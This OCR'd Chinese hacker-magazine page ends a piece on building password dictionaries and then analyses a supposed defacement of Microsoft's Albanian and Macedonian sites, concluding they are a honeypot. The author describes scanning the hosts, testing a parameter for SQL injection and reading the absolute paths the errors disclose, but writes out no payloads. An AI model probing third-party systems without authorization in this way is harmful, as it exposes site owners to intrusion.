


图 4

呵呵，这样一来，我们岂不是又从大鸟一跤跌回到菜菜了？别灰心，其实我们经过了这几步的实战，已经成长了不少，比如用到的"社工"，还有在制作密码字典中的技巧及对扫描器的研究……重要的是一小步一小步的成长，而不是名分，你说呢？将来也许有一天，你就会不知不觉地成长为大鸟展翅高飞……

［真空密码字典生成器已收录在本期光盘］

编辑点评：作者在自己的工作环境中有点自娱自乐的意思，呵呵，这样能了解密码设置规律的环境很少了。

微软，今天你被黑了吗？

文 天翼

一、前言

最近闹得比较火的应该是微软网站被黑事件吧？那天朋友在 Q 上跟我说，微软的两个国外站被干掉了，发来两个连接：

http://forums.microsoft.com.mk/dark.html
http://www.microsoft.com.al/dark.html

打开之后可以看到被涂改的页面，如图1所示。

打开该域名 www.microsoft.com.al，可以看到 logo 显示的国家是阿尔巴尼亚（Albania），如图2所示，而 .mk 的域名后缀是马其顿（The Republic of Macedonia）的。

从上面的信息来看，很多人都认为微软的网站被黑了，大家都纷纷在猜测是




图 1



图 2

利用什么手法黑进了微软的网站呢？是 0day 再现江湖，还是某个传说哥耐不住寂寞而出手呢？




图 3

二、测试经过

当我们在以上两个网站域名的后面跟一个任意的不存路径进行访问时，分别会显示如图 3 所示和如图 4 所示的页面。




图 4

我们看看图 3 和图 4 显示的返回信息，**microsoft.com.al 对应的绝对路径是 d:\dota\microsoft_com_al，而 forums.microsoft.com.mk 对应的绝对路径是 d:\dota\forums_microsoft_com_mk。**

看到这里又有很多人开始猜测，是不是 IIS7.0 出了不存在页面暴绝对路径的漏洞呢？这漏洞也太弱智了点吧？你是否怀疑这两个路径有点长的比较相同呢？那么黑客到底是用什么手法进去的呢？难道是出了新的 0day？




图 5

出于好奇，我也想来测试一下。打开扫描器输入 **Microsoft.com.al**，扫描结果如图 5 所示，看来这个微软网站存在的漏洞还挺多啊！还有一个高危数据库错误，测试一下这个能不能用吧。




图 6




图 7

提交参数后返回如图 6 所示的信息，难道是注入？

报错信息竟然也爆出了绝对路径，看来这个注入点应该可以利用啊。哦，等等，大家仔细看这个绝对路径，怎么和图 3 的绝对路径不一样啊？一个路径是 C:\Inetpub\wwwroot\MicrosoftA，另一个路径是 D:\Data\Microsoft_com_al，一个网站怎么会用两个绝对路径呢？微软的站设置果然不一般啊。




图 8

本着怀疑的态度，我在 whois 中查询了这两个域名，都查不到，如图 7 所示，另一个就不贴图了，结果都一样。

但是通过对主机的 ping 测试，发现了一个关键问题，信息如图 8 所示。这两个不同的域名，对应的 IP 都是一样的！

一个国家是马其顿，一个国家是阿尔巴尼亚，两个不同国家的域名怎么跑到同一个IP地址上去了呢？而且网站对应的绝对路径还不一样？暴出的同一台IP地址的两个绝对路径还非常接近，难道说这两个国家的网站放在了同一台主机上？

还有一个非常有意思的事情来帮助我们分析这次事件。在此之前的截图都是前几天的，但当“黑手”的小编去测试时，看到以前暴出来的两个绝对路径却变成 C:\下的路径了，如图 9 所示，和我们前面扫描出来的绝对路径一致，同时目标主机的主页面也全部换过。

很明显，应该是主机的主人对这个容易暴露的错误及其返回信息进行了修改。如果真的是微软的大站，不可能在短短的几天内把主页全部改变，这一系列的动作说明了什么问题呢？

三、结论

“蜜罐”？对，就是蜜罐！经过如上分析，我们现在有充分的理由推断这是一台虚拟的蜜罐主机。从图 3 和图 4 的文件夹命名来看，这个IP应该还支持其他钓鱼的虚拟域名。这就是一台蜜罐主机，根本就不是所谓的什么微软分站点。

蜜罐主机，顾名思义就是糖罐，一个放了很多好吃东西的糖罐。故意留下一个小缺口，让罐子里的香气飘出来，诱惑我们想方设法去拿那些好吃的糖果。而罐子的主人就躲在旁边偷偷的看我们都使用了哪些工具，以及何种方法来取得糖果。所以**蜜罐就像是一个情报收集系统，通过在前端架设信息收集设备来了解黑客对服务器的攻击方式，和使用的工具等。**

